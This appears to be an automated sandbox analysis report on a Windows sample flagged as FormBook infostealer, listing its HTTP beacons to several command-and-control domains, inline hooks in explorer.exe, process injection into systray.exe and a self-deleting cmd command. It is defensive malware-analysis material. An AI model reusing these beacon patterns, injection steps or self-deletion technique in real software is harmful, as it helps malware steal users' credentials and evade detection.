2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.7	49762	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:27:15.070194006 CET	4486	OUT	GET /hko6/?3f_X=Q2J8lT4hKB4&rL0=aHVAadkazLcgpN8DfnkezNpyp51CrlFhObeUx/sqQ/l2/vvbNLM2LhcZi7UhlF8eqCKPkpMthw== HTTP/1.1 Host: www.multitask-improvements.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:27:15.187453032 CET	4486	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 07:27:15 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c9ca-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.7	49763	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:27:58.063796997 CET	4487	OUT	GET /hko6/?3f_X=Q2J8lT4hKB4&rL0=unPaIt4Wrr/MPjhCprV+jqsEzE7JishdMJKNe650ko6TMe0TVWcSrCraL7NT+TIMSrZljLZXYg== HTTP/1.1 Host: www.affiliateclubindia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:27:58.179707050 CET	4488	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 07:27:58 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c734-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.7	49767	192.185.199.129	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:28:18.988131046 CET	4597	OUT	GET /hko6/?rL0=8oU9gQhEu+N8eeM1Y6MoxEZjlYuMVxPKauIzdp9CFrmDAuxODTg/6eGUiPSS+vrDP6XYMoMbRg==&3f_X=Q2J8lT4hKB4 HTTP/1.1 Host: www.chartershome.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:28:19.201641083 CET	4598	IN	HTTP/1.1 404 Not Found Date: Thu, 26 Nov 2020 07:28:19 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 23 Apr 2019 06:15:09 GMT Accept-Ranges: bytes Content-Length: 11816 Vary: Accept-Encoding Content-Type: text/html Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 20 70 72 6f 66 69 6c 65 3d 22 68 74 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 50 41 47 45 20 4e 4f 54 20 46 4f 55 4e 44 3c 2f 74 69 74 6c 65 3e 0a 0a 09 09 09 09 3c 21 2d 2d 20 41 64 64 20 53 6c 69 64 65 20 4f 75 74 73 20 2d 2d 3e 0a 09 09 09 09 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 63 6f 64 65 2e 6a 71 75 65 72 79 2e 63 6f 6d 2f 6a 71 75 65 72 79 2d 33 2e 33 2e 31 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 20 20 20 20 20 20 20 20 0a 09 09 09 09 3c 73 63 72 69 70 74 20 73 72 63 3d 22 2f 63 67 69 2d 73 79 73 2f 6a 73 2f 73 69 6d 70 6c 65 2d 65 78 70 61 6e 64 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 20 20 20 20 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 68 65 6c 76 65 74 69 63 61 3b 7d 0a 20 20 20 20 20 20 20 20 23 63 6f 6e 74 61 69 6e 65 72 7b 6d 61 72 67 69 6e 3a 32 30 70 78 20 61 75 74 6f 3b 77 69 64 74 68 3a 38 36 38 70 78 3b 7d 0a 20 20 20 20 20 20 20 20 23 63 6f 6e 74 61 69 6e 65 72 20 23 74 6f 70 34 30 34 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 75 72 6c 28 27 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 34 30 34 74 6f 70 5f 77 2e 6a 70 67 27 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 72 65 70 65 61 74 3a 6e 6f 2d 72 65 70 65 61 74 3b 77 69 64 74 68 3a 38 36 38 70 78 3b 68 65 69 67 68 74 3a 31 36 38 70 78 3b 7d 0a 20 20 20 20 20 20 20 20 23 63 6f 6e 74 61 69 6e 65 72 20 23 6d 69 64 34 30 34 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 75 72 6c 28 27 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 34 30 34 6d 69 64 2e 67 69 66 27 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 72 65 70 65 61 74 3a 72 65 70 65 61 74 2d 79 3b 77 69 64 74 68 3a 38 36 38 70 78 3b 7d 0a 20 20 20 20 20 20 20 20 23 63 6f 6e 74 61 69 6e 65 72 20 23 6d 69 64 34 30 34 20 23 67 61 74 6f 72 62 6f 74 74 6f 6d 7b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 6c 65 66 74 3a 33 39 70 78 3b 66 6c 6f 61 74 3a 6c 65 66 74 3b 7d 0a 20 20 20 20 20 20 20 20 23 63 6f 6e 74 61 69 6e 65 72 20 23 6d 69 64 34 30 34 20 23 78 78 78 7b 66 6c 6f 61 74 3a 6c 65 66 74 3b 70 61 64 64 69 6e 67 3a 34 30 70 78 20 33 39 37 70 78 20 31 30 70 78 3b 20 6d 61 72 67 69 6e 3a 20 61 75 74 6f 20 61 75 74 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"><head profile="http://gmpg.org/xfn/11"><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <title>404 - PAGE NOT FOUND</title>... Add Slide Outs --><script src="http://code.jquery.com/jquery-3.3.1.min.js"></script> <script src="/cgi-sys/js/simple-expand.min.js"></script> <style type="text/css"> body{padding:0;margin:0;font-family:helvetica;} #container{margin:20px auto;width:868px;} #container #top404{background-image:url('/cgi-sys/images/404top_w.jpg');background-repeat:no-repeat;width:868px;height:168px;} #container #mid404{background-image:url('/cgi-sys/images/404mid.gif');background-repeat:repeat-y;width:868px;} #container #mid404 #gatorbottom{position:relative;left:39px;float:left;} #container #mid404 #xxx{float:left;padding:40px 397px 10px; margin: auto aut

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.7	49770	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:28:39.575417995 CET	4623	OUT	GET /hko6/?3f_X=Q2J8lT4hKB4&rL0=oEk1uwcTzyLRlLIEQvULAWzRIM6BrJQxm2nmuYWQkJ+zIoa1KldNyrAb+2P6aSZa1OhuyBgZWg== HTTP/1.1 Host: www.nationshiphop.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:28:39.690175056 CET	4623	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 07:28:39 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c734-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xEA
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xEA
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xEA
GetMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xEA

Statistics

Behavior



System Behavior

Analysis Process: inv.exe PID: 5764 Parent PID: 5644

General

Start time:	08:23:27
Start date:	26/11/2020
Path:	C:\Users\user\Desktop\inv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\inv.exe'
Imagebase:	0x970000
File size:	494592 bytes
MD5 hash:	55F30220E8A613753F178FB901E5E5A6
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.244233732.00000000009B8000.00000004.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.244233732.00000000009B8000.00000004.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.244233732.00000000009B8000.00000004.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5752 Parent PID: 5764

General

Start time:	08:23:28
Start date:	26/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: inv.exe PID: 4512 Parent PID: 5764

General

Start time:	08:23:28
Start date:	26/11/2020
Path:	C:\Users\user\Desktop\inv.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\inv.exe
Imagebase:	0x970000
File size:	494592 bytes
MD5 hash:	55F30220E8A613753F178FB901E5E5A6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.283524182.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.283524182.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.283524182.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.283891864.00000000013E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.283891864.00000000013E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.283891864.00000000013E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.283912769.0000000001410000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.283912769.0000000001410000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.283912769.0000000001410000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A027	NtReadFile

Analysis Process: explorer.exe PID: 3292 Parent PID: 4512

General

Start time:	08:23:33
Start date:	26/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: systray.exe PID: 6336 Parent PID: 3292

General

Start time:	08:23:46
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\systray.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\systray.exe
Imagebase:	0xf00000
File size:	9728 bytes
MD5 hash:	1373D481BE4C8A6E5F5030D2FB0A0C68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.1315254227.0000000000EA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.1315254227.0000000000EA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.1315254227.0000000000EA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.1314348434.0000000000730000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.1314348434.0000000000730000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.1314348434.0000000000730000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.1315337696.0000000000ED0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.1315337696.0000000000ED0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.1315337696.0000000000ED0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	74A027	NtReadFile

Analysis Process: cmd.exe PID: 6716 Parent PID: 6336

General

Start time:	08:23:51
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\inv.exe'
Imagebase:	0x870000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6792 Parent PID: 6716

General

Start time:	08:23:51
Start date:	26/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis